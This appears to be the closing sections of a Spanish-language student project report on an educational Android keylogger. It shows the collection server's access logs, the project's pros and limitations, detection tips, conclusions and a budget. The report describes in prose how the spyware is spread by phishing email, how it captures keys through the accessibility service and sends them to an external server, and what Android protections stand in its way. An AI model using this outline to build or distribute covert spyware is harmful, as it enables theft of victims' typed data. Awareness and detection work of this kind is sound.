The logs are timestamped from Feb 14 12:18:10 PM to Feb 14 12:18:39 PM. Below the logs, there is a note: 'You can also use the [Render CLI](#) to explore logs in your command line. Looking for more logs? Try [Log Streams](#).'

```
Feb 14 12:18:10 PM 127.0.0.1 - - [14/Feb/2025:17:18:10 +0000] "POST /log HTTP/1.1" 400 44 "-" "Dalvik/2.1.0 (Linux; U; Android 12; M2102J20SG Build/SKQ1.211006.001)"
Feb 14 12:18:10 PM 127.0.0.1 - - [14/Feb/2025:17:18:10 +0000] "POST /log HTTP/1.1" 400 44 "-" "Dalvik/2.1.0 (Linux; U; Android 12; M2102J20SG Build/SKQ1.211006.001)"
Feb 14 12:18:11 PM 127.0.0.1 - - [14/Feb/2025:17:18:11 +0000] "POST /log HTTP/1.1" 400 44 "-" "Dalvik/2.1.0 (Linux; U; Android 12; M2102J20SG Build/SKQ1.211006.001)"
Feb 14 12:18:11 PM 127.0.0.1 - - [14/Feb/2025:17:18:11 +0000] "POST /log HTTP/1.1" 400 44 "-" "Dalvik/2.1.0 (Linux; U; Android 12; M2102J20SG Build/SKQ1.211006.001)"
Feb 14 12:18:13 PM 127.0.0.1 - - [14/Feb/2025:17:18:13 +0000] "POST /log HTTP/1.1" 400 44 "-" "Dalvik/2.1.0 (Linux; U; Android 12; M2102J20SG Build/SKQ1.211006.001)"
Feb 14 12:18:13 PM 127.0.0.1 - - [14/Feb/2025:17:18:13 +0000] "POST /log HTTP/1.1" 400 44 "-" "Dalvik/2.1.0 (Linux; U; Android 12; M2102J20SG Build/SKQ1.211006.001)"
Feb 14 12:18:15 PM 127.0.0.1 - - [14/Feb/2025:17:18:15 +0000] "POST /log HTTP/1.1" 400 44 "-" "Dalvik/2.1.0 (Linux; U; Android 12; M2102J20SG Build/SKQ1.211006.001)"
Feb 14 12:18:15 PM 127.0.0.1 - - [14/Feb/2025:17:18:15 +0000] "POST /log HTTP/1.1" 400 44 "-" "Dalvik/2.1.0 (Linux; U; Android 12; M2102J20SG Build/SKQ1.211006.001)"
Feb 14 12:18:39 PM 127.0.0.1 - - [14/Feb/2025:17:18:39 +0000] "POST /log HTTP/1.1" 400 44 "-" "Dalvik/2.1.0 (Linux; U; Android 12; M2102J20SG Build/SKQ1.211006.001)"
Feb 14 12:18:39 PM 127.0.0.1 - - [14/Feb/2025:17:18:39 +0000] "POST /log HTTP/1.1" 400 44 "-" "Dalvik/2.1.0 (Linux; U; Android 12; M2102J20SG Build/SKQ1.211006.001)"
```

## 8. Ventajas, desventajas y limitaciones del proyecto.-

### Ventajas.-

1. **Concienciación sobre seguridad:** Ayuda a comprender las técnicas de ataque y la importancia de descargar aplicaciones sólo desde fuentes confiables.
2. **Aplicación educativa:** Permite demostrar en un entorno controlado cómo operan los keyloggers y sus impactos en la ciberseguridad.
3. **Integración de múltiples tecnologías:** Usa Android Studio, Kotlin, C, Python y Flask, lo que fortalece habilidades en desarrollo y seguridad informática.
4. **Análisis de ingeniería social:** Muestra cómo los atacantes utilizan correos electrónicos fraudulentos para distribuir malware.
5. **Simulación de ataques reales:** Brinda una visión práctica de cómo los ciberdelincuentes pueden comprometer dispositivos.

### Desventajas.-

- **Ética y Legalidad:** Si no se maneja correctamente, podría violar leyes de privacidad y seguridad informática.
- **Limitaciones en versiones recientes de Android:** A partir de Android 13 y 14, las apps fuera de la Play Store no pueden solicitar permisos sensibles como accesibilidad.
- **Dificultad de implementación sin root:** Sin acceso root, la captura de eventos de teclado es más limitada y depende del servicio de accesibilidad.
- **Riesgo de uso malintencionado:** Si el código es filtrado o replicado, podría utilizarse con fines ilegales.

### Limitaciones.-

1. **Restricciones de seguridad en Android 13 y 14**
  - No es posible activar permisos de accesibilidad en apps no descargadas desde la Play Store, lo que complica la captura de teclas sin root.
  - Google ha endurecido la seguridad contra keyloggers en versiones recientes.
2. **Dependencia de Ingeniería Social**
  - El éxito del ataque depende de que la víctima descargue e instale la APK manualmente.
3. **Necesidad de Servidor Externo**
  - Un servidor público para recibir datos puede ser detectado y bloqueado.
4. **Posible Bloqueo de Google**
  - Google puede marcar la aplicación como maliciosa y bloquear su instalación o ejecución.
5. **Protecciones en teléfonos Modernos**

- Algunos fabricantes incluyen capas de seguridad adicionales que pueden evitar la ejecución del keylogger.

## 9. Recomendaciones.-

### Recomendaciones para detectar un keylogger en un móvil

- 1. Revisar los permisos de accesibilidad**
  - Ir a Configuración > Accesibilidad y verificar si hay apps sospechosas con acceso a funciones sensibles.
- 2. Monitorear el uso de datos**
  - Revisar en Configuración > Uso de datos si hay aplicaciones que consumen internet sin razón aparente.
- 3. Usar un antivirus de confianza**
  - Aplicaciones como Malwarebytes o Bitdefender pueden detectar software malicioso.
- 4. Verificar aplicaciones instaladas**
  - Buscar apps desconocidas en Configuración > Aplicaciones y eliminarlas si parecen sospechosas.
- 5. Habilitar Google Play Protect**
  - Activar Play Protect en la Play Store para escanear aplicaciones en busca de amenazas.
- 6. Revisar archivos en el dispositivo**
  - Usar un explorador de archivos para buscar APKs sospechosas en carpetas como Download o Android/data.
- 7. Restablecer el dispositivo si es necesario**
  - Si se sospecha de una infección grave, realizar un restablecimiento de fábrica.
- 8. Sobrecalentamiento del dispositivo:**
  - Un aumento anómalo en la temperatura podría ser el resultado de procesos ocultos que el keylogger está ejecutando en segundo plano.
- 9. Agotamiento rápido de la batería:**
  - El uso constante de recursos del dispositivo por el keylogger puede provocar una reducción notable en la autonomía de la batería.

## 10. Conclusiones.-

En este proyecto se ha logrado desarrollar una aplicación Android con un keylogger con fines educativos, proporcionando una visión técnica sobre el funcionamiento de este tipo de malware. Se ha logrado concientizar e informar a los usuarios sobre los riesgos asociados al uso de keyloggers y otras amenazas cibernéticas, promoviendo una mayor conciencia en cuanto a la seguridad digital. A través de la implementación del keylogger y la simulación de un correo malicioso con ingeniería social, se ha demostrado cómo un atacante podría comprometer un dispositivo Android, recopilando datos de usuario de manera clandestina. Este análisis contribuye a una mejor comprensión del impacto potencial de los keyloggers en la privacidad y seguridad de los usuarios, resaltando la necesidad de contar con medidas de protección y prevención frente a este tipo de amenazas.

## 11. Presupuesto del proyecto:

### ***Recursos:***

Desarrollo de la aplicación en Android Studio ( **Software libre 0\$** )

Herramientas de prueba (dispositivo Android) ( **Uso propio 0\$** )

Envío del correo electrónico ( **Uso de cuenta propia 0\$** )

Documentación o materiales casa abierta ( **10\$** )